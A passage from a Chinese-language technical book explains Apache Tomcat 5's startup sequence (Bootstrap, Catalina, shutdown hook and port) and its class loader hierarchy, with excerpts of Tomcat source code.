- (4) 在 `invokeNext()` 调用返回后，在绑定 Response 的输出流上作任何调用。

9.2 Tomcat 的启动

上一节讲述了 Tomcat 各容器和组件的启动和工作流程，对这些组件的启动到关闭，我们有了详细的了解。Server 是这些组件和容器的最外层组件，那么这个 Server 外层是怎么引导和工作的呢？本节就来探讨这个问题。

9.2.1 Tomcat 组件启动流程图

首先，通过一个流程图总结上一小节中各组件的工作流程，如图 9-2 所示。




图 9-2 组件启动流程图

从图中可以看出，Tomcat 各组件的启动和停止都是由 Server 组件发出的。在服务执行期间，由 Connector 接收和响应用户的请求。简单总结为以下流程。

- (1) Server：启动 Server 的子容器 Service。
- (2) Service：启动 Service 的子容器 Engine、Connector。
- (3) Connector：启动连接器监听请求。
- (4) Engine：Engine 以下的容器都遵循相似的启动方式，首先执行自己特有的一些任务，设置标签表示该容器是否已经启动；再启动容器中的各个组件，如 Loader、Logger、Manager 等；再启动子容器，启动容器的管道（pipeline）。

Host、Context 也都遵循这个过程，它们都继承了 ContainerBase，使用这个类进行容器的代码复用。

(5) Host: 接收 Connector 传递的请求。

(6) Context: 设置指向目录，安装 DefaultContext，建立临时目录，用 Loader 加载 Context 下的类，启动 Logger、监听器、过滤器，加载 web.xml，启动 Manager、默认 Servlet。默认情况下，至少会启动如下 3 个 Servlet:

- ≈ org.apache.catalina.servlets.DefaultServlet: 处理静态资源的 Servlet;
- ≈ org.apache.catalina.servlets.InvokerServlet: 处理没有做 Servlet 映射的那些 Servlet;
- ≈ org.apache.jasper.servlet.JspServlet: 处理 JSP 文件。

以上流程是 Tomcat 各组件之间的工作流程。从图 9-2 并不能知道 Server 启动命令的发出者，因此需要研究 Server 是如何启动的，即 Tomcat 的启动流程。

9.2.2 Tomcat 启动引导类 Bootstrap.java

要了解 Tomcat 启动是从什么地方开始的，就要查看 Tomcat 的命令文件。查看 Tomcat 启动命令的属性可知，实际上它使用了包 bootstrap.jar 中的类 org.apache.catalina.startup.Bootstrap。Tomcat 使用这个类来点燃整个系统的启动。

Bootstrap 类有一个 main 函数，作为整个 Tomcat 的主函数。它首先创建了一个 Bootstrap 类的实例 daemon，然后调用 init() 函数进行初始化。该类主要的几个操作如下所述。

在 init() 中初始化类加载器

≈ 调用如下的两个函数设置系统路径属性:

```
setCatalinaHome();
setCatalinaBase();
```

≈ 调用 initClassLoaders() 函数创建 3 种类型的类加载器:

```
commonLoader: common/classes、common/lib、common/endorsed
catalinaLoader: server/classes、server/lib、commonLoader
sharedLoader: shared/classes、shared/lib、commonLoader
```

≈ 指定默认的类加载器 catalinaLoader，加载用于启动的类 org.apache.catalina.startup.Catalina。

在 main() 中执行命令

取得传递的启动命令常量，共有四种类型: startd、stopd、start、stop。不同的命令常量下，调用的函数分别为 start()、stop()、load()、stopServer()，代码如下所示。

```
if (command.equals("startd")) {
    args[0] = "start";
    daemon.load(args);
    daemon.start();
} else if (command.equals("stopd")) {
    args[0] = "stop";
    daemon.stop();
}
```



```

    } else if (command.equals("start")) {
        daemon.setAwait(true);
        daemon.load(args);
        daemon.start();
    } else if (command.equals("stop")) {
        daemon.stopServer(args);
    } else {
        log.warn("Bootstrap: command \"" + command + "\" does not exist.");
    }
}

```

其中，load()、start()、stopServer()使用 Reflection 技术，分别调用了 org.apache.catalina.startup.Catalina 的 load()、start()、stopServer()三个方法。可见，Bootstrap 完成了两项工作：创建类加载器和调用 Catalina 的方法。

9.2.3 Tomcat 启动类 Catalina.java

Catalina.java 根据 Bootstrap 的调用产生作用。Catalina 才是真正的启动装置，Bootstrap 只是一个导火索。

Catalina 完成了以下几个重要的任务。

在 load()中装配容器

Catalina 使用 Digester 技术装配 Tomcat 各个容器与组件，通过函数 createStartDigester() 执行如下的装配工作：

```

//装配 Server
digester.addObjectCreate("Server",
    "org.apache.catalina.core.StandardServer", "className");
digester.addSetProperties("Server");
digester.addSetNext("Server", "setServer",
    "org.apache.catalina.Server");

//装配 Service
digester.addObjectCreate("Server/Service",
    "org.apache.catalina.core.StandardService", "className");
digester.addSetProperties("Server/Service");
digester.addSetNext("Server/Service", "addService",
    "org.apache.catalina.Service");

//装配 Connector
digester.addSetNext("Server/Service/Connector", "addConnector",
    "org.apache.catalina.connector.Connector");

```

在 load()函数的最后有一句重要的代码：

```
server.initialize();
```

这里就是启动 Server 组件的地方。通过这里，启动整个 Tomcat 的组件。

在 start()中启动 Server

该函数中重新确认了 Server 对象是否启动，如果没有启动，就执行启动操作，并为 Server 做一个 hook 程序，用来检测当 Server 关闭的时候，关闭 Tomcat 的各个容器。

```
if (useShutdownHook) {
```

```

    if (shutdownHook == null) {
        shutdownHook = new CatalinaShutdownHook();
    }
    Runtime.getRuntime().addShutdownHook(shutdownHook);
}

```

在 stop() 中删除容器

该函数关闭当前的 Catalina。共执行了两项工作，首先关闭 hook 程序：

```

if (useShutdownHook) {
    Runtime.getRuntime().removeShutdownHook(shutdownHook);
}

```

再关闭 Server：

```

((Lifecycle) server).stop();

```

在 stopServer() 中关闭 Server

该函数用以停止 Catalina 服务。首先卸载 load() 中装配的各个容器与组件，并建立与 Server 监听关闭端口 8005 的连接 Socket，发送关闭命令来关闭 Server。实现代码如下所示。

```

Socket socket = new Socket("127.0.0.1", server.getPort());
OutputStream stream = socket.getOutputStream();
String shutdown = server.getShutdown();
for (int i = 0; i < shutdown.length(); i++)
    stream.write(shutdown.charAt(i));
stream.flush();
stream.close();
socket.close();

```

至此，Tomcat 的启动工作完全结束了。启动顺序是通过 Bootstrap 引导 Catalina，再用 Catalina 启动 Server，再由 Server 一层一层装配容器和组件。对于 Tomcat 的关闭，也是按照这个顺序。

9.3 类加载

大部分的 Java 开发者知道如何使用类，却不知道这些类是如何加载的。每一个类在使用前都需要加载进内存。比如，声明 `String str="hello"` 或者 `int maxVal=Integer.MAX_VALUE`，它们就需要加载相应的 `String` 类和 `Integer` 类。

通常我们会遇到 `ClassNotFoundException` 异常，这就是因为某个类没有被正确加载。因此，我们有必要了解 Java 和 Tomcat 类加载的机制。

9.3.1 Java 类加载与委托模型

Java 有以下两个重要的设计特性：

- ≈ Java 是与平台无关的；
- ≈ Java 是建立在分布式网络中的架构。

为了实现这两个目标，Java 必须对如何加载代码库进行独特设计。要实现与平台无关性，那么 Java 就不能依靠文件系统来加载自己的类库，因为有些嵌入式系统甚至没有自己的文件系统。另外，由于其分布式特性，Java 需要设计为从网络地址中加载各种代码类，从文件系统中加载类将不能够工作。

为了解决这个问题，Java 架构引入了类加载器的概念。类加载器的作用是从网络或硬盘中加载类，不依赖于操作系统。例如：

```
import com.test.MyObject;
public class Simple {
    public static void main(String[] args) {
        MyObject myObject = new MyObject();
    }
}
```

当 `MyObject myObject = new MyObject()` 被执行时，Java 虚拟机（JVM）调用类加载器查找名称为 `com.test.MyObject` 的类，并返回该类的对象。类加载器可能从文件系统中、ROM 或网络来查找类，一旦找到该类就会建立该类的一个实例对象。这个类加载过程如图 9-3 所示。

上面讨论了类加载器在内存里是如何工作的，下面看看 Java 有哪些标准的类加载器。

标准 J2SE 类加载器

J2SE 有 3 个标准的类加载器，其父子关系如图 9-4 所示。




图 9-3 类加载过程




图 9-4 J2SE 类加载器关系图

Bootstrap 类加载器是 Extension 类加载器的父类，Extension 类加载器是 System 类加载器的父类。

Bootstrap 类加载器

该加载器用于 JVM 加载核心类，如 `java.lang.*`，`java.io.*`。首先需要明确的是，JVM 由 Bootstrap 类加载器加载，那么这个类加载器由谁来加载？这就是“鸡生蛋和蛋生鸡”的问题。JVM 的各提供商使用本地代码来实现 Bootstrap 类加载器。该类加载器加载的类有：

```
$JAVA_HOME/jre/lib/rt.jar
```

```
$JAVA_HOME/jre/lib/i18n.jar
$JAVA_HOME/jre/lib/sunrsasign.jar
$JAVA_HOME/jre/lib/jsse.jar
$JAVA_HOME/jre/lib/jce.jar
$JAVA_HOME/jre/lib/charsets.jar
$JAVA_HOME/jre/classes
```

Extension 类加载器

Java1.2 引入了该类加载器。通常，如果要引用某个类，需要先定义该类的环境变量 CLASSPATH，再由 Bootstrap 加载。而 Extension 类加载器加载的是不需要指定环境变量的类，这些类位于：

```
$JAVA_HOME/jre/lib/ext
```

System 类加载器

此类加载器用于加载 CLASSPATH 中指定的 JAR 和类，还用于加载入口函数类（仅含有 main() 方法的类），它还是上面没有覆盖到的类的加载器。

委托模型

如上所述，J2SE 有 3 个类加载器。如果要初始化一个 java.lang.String 的实例，则由 Bootstrap 类加载器执行加载；如果要初始化你自己的类的对象，那么由 System 类加载器执行加载。那么 JVM 是如何选择类加载器的呢？

JVM 采用了委托模型来解决这个问题。当一个类加载器接收到加载类的请求时，它会首先请求它的父加载器来加载该类。如果父加载器执行成功，则返回它创建的对象；如果失败，再由当前加载器加载。

因此，当在应用程序中加载一个类时，JVM 自动请求 System 类加载器，System 类加载器又会请求 Extension 类加载器来加载，Extension 类加载器又会请求 Bootstrap 类加载器来加载。如果 Bootstrap 类加载器在核心库中不能查找到请求的类，则返回请求给 Extension 类加载器，由 Extension 类加载器在自己的路径中查找，如果仍然找不到，则返回请求给 System 类加载器，如果 System 类加载器在 CLASSPATH 中不能找到该类，则返回 ClassNotFoundException 异常。该过程如图 9-5 所示。




图 9-5 委托模型示意图

例如，对于以下的代码：

```
import com.test.MyObject;
public class Simple {
    public static void main(String[] args) {
        String myString = "test";
        MyObject myObject = new MyObject();
    }
}
```

JVM 执行 `String myString = "test"` 时，会请求 System 类加载器来加载该类，然后请求被转交给 Extension 类加载器，又被转交给 Bootstrap 类加载器。Bootstrap 类加载器检查它的路径，在 `rt.jar` 中查找到了该类，于是创建一个 `String` 类型的对象 `myString` 并将其返回。

当执行 `new MyObject()` 时，JVM 将会请求 System 类加载器来加载该类，然后请求被转交给 Extension 类加载器，又被转交给 Bootstrap 类加载器。Bootstrap 类加载器检查它的路径，不能够找到该类，就将请求返回给 Extension 类加载器。它也找不到，就又将请求返回给 System 类加载器，System 类加载器在 `CLASSPATH` 下找到了该类 `com.wrox.MyObject`，并返回该类的一个对象。

类加载特性

了解了 J2SE 的类加载器和委托模型，下面来看看类加载的特性。

懒惰加载

三个类加载器都不进行预加载，而是在接收到请求命令时才加载，这就叫做延迟加载，也叫懒惰加载。懒惰对于人来说是否定的，但是对于类加载器却有正面的意义，因为它有如下优点：

- ❷ 快速：初始化时，如果每个类加载器都加载所有的类，那么将花费较长的时间初始化 JVM；
- ❷ 高效：加载所有的类需要占用大量内存，在需要时加载将会节省内存；
- ❷ 方便：Jar 和类文件能够被添加到类加载器的搜索路径中，甚至在类加载器被初始化之后。

注意

当一个类被加载时，它的所有父类都必须被加载。

类缓存

当一个类已经被请求，被类加载器加载之后，就会在 JVM 运行期间一直驻留在内存。当再次被请求时，就不需要再次加载，直接调用就可以了。

独立命名空间

不同的类加载器有自己独立的命名空间。例如 Bootstrap 类加载器加载了 `com.test.ClassA`，System 类加载器加载了 `com.test.ClassB`，那么这两个类将被当作不同包中的类，它们之间的私有成员不能互相访问。

自定义类加载器

我们可以创建自己的类加载器，用来实现特殊的功能。只需要继承 `java.lang.ClassLoader`，该类为抽象类，它包含了所有的逻辑方法，用以转换 Java 二进制文件到类的对象。

在 J2SE 中提供了两个默认的实现类，`SecureClassLoader` 和 `URLClassLoader`。`SecureClassLoader` 是对 `ClassLoader` 类的包装，它使用了 Java 安全模型机制。`URLClassLoader` 是 `SecureClassLoader` 的子类，用于定位磁盘和网络上的 Jar 和类文件。`Extension` 类加载器和 `System` 类加载器均继承自 `URL` 类加载器。

模拟这几个类定义自己的类加载器，好处有：

- ❷ 从数据库中搜索类，来代替文件系统搜索；
- ❷ 用相同的限定名加载不同的类；
- ❷ 在运行时交换不同版本的类；
- ❷ 在需要加载之前加载类。

9.3.2 Tomcat 的类加载器

程序开发人员和部署人员要决定在哪里放置类和资源文件，以便它们可以被网络程序使用，95%的这些决定由下面的这些条例覆盖：

- ❷ 对于某个网络程序所特有的类和资源，这些未包装的类和资源放置在你的网络程序档案/`WEB-INF/classes` 目录下面，或者，包含这些类和资源的 JAR 文件放置在你的网络程序档案/`WEB-INF/lib` 目录下面；
- ❷ 对于必须被所有网络程序共享的类和资源，未包装的这些类和资源放置在 `$CATALINA_HOME/shared/classes` 下面，或者，包含这些类和资源的 JAR 文件放置在 `$CATALINA_HOME/shared/lib` 下面。

与许多服务器程序一样，Tomcat 5 安装各种不同类型的类加载器（实现 `java.lang.ClassLoader` 类），来允许容器的不同部分以及运行在容器上的网络程序可以访问贮存在不同部分的类和资源。

当 Tomcat5 启动后，它产生一组类加载器，这些类加载器被组织成如图 9-6 所示的父子关系，父类加载器在子类加载器之上。

每一个类加载器都包括自己可被使用的类和资源的来源。

另外，Tomcat 的类加载器是建立在 Java 类加载器基础之上的。它在 Java 的 `System` 类加载器之后建立自己的类加载器，图 9-7 反映了 Tomcat 与 Java 类加载器的关系。

对于 Tomcat 的各个类加载器，其意义和加载的路径如下：

（1）Bootstrap。这个类加载器包含 Java 虚拟机提供的基本运行时类，以及在 `System` 和 `Extension` 目录（`$JAVA_HOME/jre/lib/ext`）里的 JAR 文件中所有的类。




图 9-6 Tomcat 类加载器父子关系图




图 9-7 Tomcat 与 Java 类加载器关系图

(2) System。这个类加载器通常是以 CLASSPATH 环境变量的内容为基础进行初始化。所有的这些类既可被 Tomcat 内部类使用，也可被网络程序使用，不过标准的 Tomcat 5 启动脚本（\$CATALINA_HOME/bin/catalina.sh 或 catalina.bat）完全忽略了 CLASSPATH 环境变量自身的内容，相反，它从下面的贮藏室去建造 System 类加载器：

- ② \$CATALINA_HOME/bin/bootstrap.jar——初始化 Tomcat，执行 Main 方法，以及它所依赖的类加载器执行类；
- ② \$JAVA_HOME/lib/tools.jar——Sun 的工具类，包括编译 JSP 为 Servlet 的工具类和把 JSP 页面转换成 Servlet 类的 javac 编译器；
- ② \$CATALINA_HOME/bin/commons-logging-api.jar——Jakarta commons 记录应用程序接口；
- ② \$CATALINA_HOME/bin/commons-daemon.jar——Jakarta commons daemon API；
- ② jmx.jar——JMX 1.2 执行程序包。

(3) Common。这个目录下的类虽然对 Tomcat 和所有的 WebApp 都可见，但是 Web App 的类不应该放在这个目录下，所有未打包的 Class 都在 \$CATALINA_HOME/common/classes 下，所有打包的 jar 都在 \$CATALINA_HOME/commons/endorsed 和 \$CATALINA_HOME/common/lib 下，该目录默认情况会包含以下几个包：

- ② commons-el.jar——Jakarta commons el，执行 Jasper 使用的表达语言
- ② jasper-compiler.jar——JSP 2.0 编译器
- ② jasper-compiler-jdt.jar——Eclipse JDT Java 编译器
- ② jasper-runtime.jar——JSP 2.0 运行时间
- ② jsp-api.jar——JSP 2.0 应用编程接口（API）
- ② naming-common.jar——被 Tomcat 5 用来代表 in-memory 命名 Context 的 JNDI 实现
- ② naming-factory.jar——被 Tomcat 5 用来决定企业资源索引（EJB，连接池）的 JNDI 实现

- ❧ naming-factory-dbcj.jar——Jakarta 通用 DBCP 组件，为应用程序提供 JDBC 连接池
- ❧ naming-java.jar——Java 命名空间处理
- ❧ naming-resources.jar——JNDI 命名资源
- ❧ servlet-api.jar——Servlet2.4 的 API
- ❧ tomcat-i18n-*.jar——国际化资源包

(4) Catalina。这个类加载器被初始化后包含执行 Tomcat 5 自身所必需的所有类和资源。这些类和资源完全可被网络程序使用。在\$CATALINA_HOME/server/classes 里所有未包装的类和资源，以及\$CATALINA_HOME/server/lib 下 JAR 文件里的类和资源，通过这个类加载器可被使用。在默认的情况下，有下面的这些类和资源：

- ❧ \$CATALINA_HOME/server/classes
- ❧ \$CATALINA_HOME/server/lib
- ❧ catalina.jar——Tomcat 5 执行 Catalina servlet 容器的部分
- ❧ catalina-ant.jar——Ant 任务，用于管理 Tomcat 应用
- ❧ catalina-optional.jar——Catalina 可选组件包
- ❧ commons-modeler.jar——MBeans 模型实现
- ❧ servlets-xxxxx.jar——与每个内部 Servlet 相关联的类，这些内部 Servlet 提供一部分 Tomcat 的功能。它们是分离开的，这样一来，如果相应的服务不需要的的话它们就可以完全被删除
- ❧ tomcat-coyote.jar——Coyote API
- ❧ tomcat-http11.jar——独立的 Java HTTP/1.1 连接器
- ❧ tomcat-ajp.jar——AJP 连接器，可以连接 Apache、iPlanet iAS、iWS
- ❧ tomcat-util.jar——一些 Tomcat 必需的 Utility 类

(5) Shared。这个类加载器是放置被所有网络程序共享的类和资源的地方(除非 Tomcat 内部类也需要访问它们，要是这样，就得把它们放入 Common 这个类加载器)。所有的在\$CATALINA_BASE/shared/classes 里未包装的类和资源，以及\$CATALINA_BASE/shared/lib 下 JAR 文件里的类和资源，通过这个类加载器可被使用。如果多个 Tomcat 实例使用同样的\$CATALINA_BASE 环境变量运行，那么这个类加载器的储藏室就和\$CATALINA_BASE 有关，而不是和\$CATALINA_HOME 有关：

- ❧ \$CATALINA_BASE/shared/lib

(6) WebappX。为在单个 Tomcat 5 实例中部署的每一个网络程序产生的类加载器。在你的网络程序档案/WEB-INF/classes 目录里所有的未包装的类和资源，以及网络程序档案/WEB-INF/lib 目录下 JAR 文件里的类和资源，可被这个 Webapp 里的程序使用，而不能被其他程序使用。它用于访问：

- ❧ \$CATALINA_HOME/webapp/<webapp>/WEB-INF/lib
- ❧ \$CATALINA_HOME/webapp/<webapp>/WEB-INF/classes

最后，任何包含 Servlet API 类的 JAR 将被类加载器忽略掉。Tomcat 5 里所有的其他类

加载器都遵守通常的委托模式。因此从一个网络程序的角度来看，类和资源的加载以如下顺序在下列贮藏室进行查找：

- ≈ JVM 的 Bootstrap 类
- ≈ System 类加载器类（描述如前）
- ≈ 你的网络程序的/WEB-INF/classes
- ≈ 你的网络程序的/WEB-INF/lib/*.jar
- ≈ \$CATALINA_HOME/common/classes
- ≈ \$CATALINA_HOME/common/endorsed/*.jar
- ≈ \$CATALINA_HOME/common/118n/*.jar
- ≈ \$CATALINA_HOME/common/lib/*.jar
- ≈ \$CATALINA_BASE/shared/classes
- ≈ \$CATALINA_BASE/shared/lib/*.jar

9.3.3 Tomcat 类加载器 UML 结构图

由前面对 Java 类加载器的讲解可知，Java 共定义了三个类加载器，一个为所有类加载器的基类 `java.lang.ClassLoader`；另一个是安全类加载器 `java.security.SecureClassLoader`，它继承了基类，进行安全策略管理；第三个是网络类加载器 `java.net.URLClassLoader`，它继承了安全类加载器，进行网络地址的类加载。

Tomcat 实现了两个类加载器，分别为 `org.apache.catalina.loader.StandardClassLoader` 和 `org.apache.catalina.loader.WebappClassLoader`，均继承自 Java 的网络类加载器。第一个为标准的类加载器，用于 Tomcat 启动时的类加载，第二个为 Web 应用的类加载器，用于动态加载 Web 应用。

它们的 UML 结构如图 9-8 所示。




图 9-8 类加载器 UML 结构图

`java.lang.ClassLoader` 中通过范型技术定义了很多函数, 定义了 Java 类的 `Vector` 对象和 Java 包的 `Hashtable`, 用以保存已经加载的类和包列表。`java.security.SecurityClassLoader` 则主要进行了权限的处理。`java.net.URLClassLoader` 则主要通过 `findResources` 方法进行网络类的资源查找。详细的函数调用和代码将在下一小节讲解。

9.3.4 Tomcat 类加载器的创建过程与源码分析

从 9.2 节可知, Tomcat 的启动是从 `Bootstrap` 开始的, 在启动之前进行类的加载。前面讲解了类加载的原理, 本小节通过源代码来分析类加载器初始化的过程。

首先来看看 Tomcat 启动时类加载器创建过程的序列图, 如图 9-9 所示。




图 9-9 Tomcat 类加载器创建过程序列图

从图中可以看出 Tomcat 类加载器的创建调用过程。下面通过源代码分析各个调用的含义。为了便于分析和减少篇幅, 我们对下面的代码进行了选摘, 只给出关键代码, 读者可以打开其源代码查看全部内容。

`org.apache.catalina.startup.Bootstrap`

该类是 Tomcat 的执行入口点, 在执行 `init()` 初始化函数时, 先调用了下面的函数进行类加载器的初始化:

(1) `initClassLoaders`, 创建 `ClassLoader` 层次

```

private void initClassLoaders() {
    try {
        //创建 common ClassLoader, 没有父 ClassLoader
        commonLoader = createClassLoader("common", null);
        if( commonLoader == null ) {
            commonLoader=this.getClass().getClassLoader();
        }

        //创建 catalina ClassLoader, 父 ClassLoader 为 common
        catalinaLoader = createClassLoader("server", commonLoader);
    }
}
  
```

```
//创建 shared ClassLoader, 父 ClassLoader 为 common
sharedLoader = createClassLoader("shared", commonLoader);
} catch (Throwable t) { }
}
```

首先它创建了一个 Common 的类加载器，该加载器作为默认的加载器被创建，不需要参数。然后分别调用相关函数来创建 Server 和 Shared 两个加载器，它们的父类都为 Common，这与图 9-6 相吻合。

(2) createClassLoader, 负责具体的创建工作

```
private ClassLoader createClassLoader(String name,
                                     ClassLoader parent)throws Exception {
    //从 catalina.properties 中取得更改 Loader 的配置信息
    String value = CatalinaProperties.getProperty(name + ".loader");
    if ((value == null) || (value.equals(""))
    return parent;

    //定义资源地址和类型数组
    ArrayList repositoryLocations = new ArrayList();
    ArrayList repositoryTypes = new ArrayList();
    int i;

    //按逗号拆分资源地址字符串
    StringTokenizer tokenizer = new StringTokenizer(value, ",");
    while (tokenizer.hasMoreElements()) {
        String repository = tokenizer.nextToken();
        //从字符串中查找资源地址，初始化到地址数组
        .....
        //追加网络路径 Jar
        try {
            URL url=new URL(repository);
            repositoryLocations.add(repository);
            repositoryTypes.add(ClassLoaderFactory.IS_URL);
            continue;
        } catch (MalformedURLException e) {
        }
        //追加本地资源
        if (repository.endsWith("*.jar")) {
            repository = repository.substring(0,
                repository.length() - "*.jar".length());
            repositoryLocations.add(repository);
            repositoryTypes.add(ClassLoaderFactory.IS_GLOB);
        } else if (repository.endsWith(".jar")) {
            repositoryLocations.add(repository);
            repositoryTypes.add(ClassLoaderFactory.IS_JAR);
        } else {
            repositoryLocations.add(repository);
            repositoryTypes.add(ClassLoaderFactory.IS_DIR);
        }
    }
    String[] locations = (String[]) repositoryLocations.toArray(new
        String[0]);
    Integer[] types = (Integer[]) repositoryTypes.toArray(new Integer[0]);
    //调用工厂类创建类加载器对象
```

```

ClassLoader classLoader =
    ClassLoaderFactory.createClassLoader(locations, types, parent);
//创建 MBeanServer
MBeanServer mBeanServer = null;
.....
//在 MBeanServer 中注册 classloader
ObjectName objectName = new
    ObjectName("Catalina:type=ServerClassLoader,name=" + name);
mBeanServer.registerMBean(classLoader, objectName);
return classLoader;
}

```

从上至下解读 createClassLoader 函数，可知它主要做了如下的几步工作：

≈ 从 catalina.properties 中取得更改 Loader 的配置信息

在 \$CATALINA_HOME/conf/catalina.properties 中定义了 Common、Server、Shared 三个 ClassLoader 载入类的路径及一些包的安全权限：

```

//common 载入类的路径
common.loader=${catalina.home}/common/classes,${catalina.home}/common
    /i18n/*.jar,${catalina.home}/common/endorsed/*.jar,${catalina.home}
    /common/lib/*.jar
//server 载入类的路径
server.loader=${catalina.home}/server/classes,${catalina.home}/server
    /lib/*.jar
//shared 载入类的路径
shared.loader=${catalina.base}/shared/classes,${catalina.base}/shared
    /lib/*.jar

```

≈ 解析权限字符串，转变为标准的资源地址

权限字符串是以逗号分割的形式，这里采用 StringTokenizer 类进行解析。然后判断资源的类型，资源类型共包括如下四种资源：

ClassLoaderFactory.IS_URL：网络资源，一般是网上的一个 jar 包；

ClassLoaderFactory.IS_GLOB：一批 Jar，包含 *.jar 匹配符；

ClassLoaderFactory.IS_JAR：打包的 jar 目录；

ClassLoaderFactory.IS_DIR：未打包的 classes，一般是一个目录。

最后将解析到的资源追加到资源库数组中。

≈ 调用 ClassLoaderFactory 创建类加载器对象

≈ 在 MbeanServer 中注册该对象

这就完成了三个类加载器的创建工作。

org.apache.catalina.startup.ClassLoaderFactory

该类是用于创建类加载器对象的工厂类，主要完成的工作是进行加载路径的格式化。其被调用方法的代码如下所示。

```

public static ClassLoader createClassLoader(String locations[],
    Integer types[], ClassLoader parent) throws Exception {

```

```

//构造类加载器的 URL 路径
ArrayList list = new ArrayList();
if (locations != null && types != null && locations.length ==
    types.length)
for (int i = 0; i < locations.length; i++) {
    String location = locations[i];
    if ( types[i] == IS_URL ) {
        URL url = new URL(location);
        list.add(url);
    } else if ( types[i] == IS_DIR ) {
        File directory = new File(location);
        directory = new File(directory.getCanonicalPath());
        if (!directory.exists() || !directory.isDirectory()
            || !directory.canRead())
            continue;
        URL url = directory.toURL();
        list.add(url);
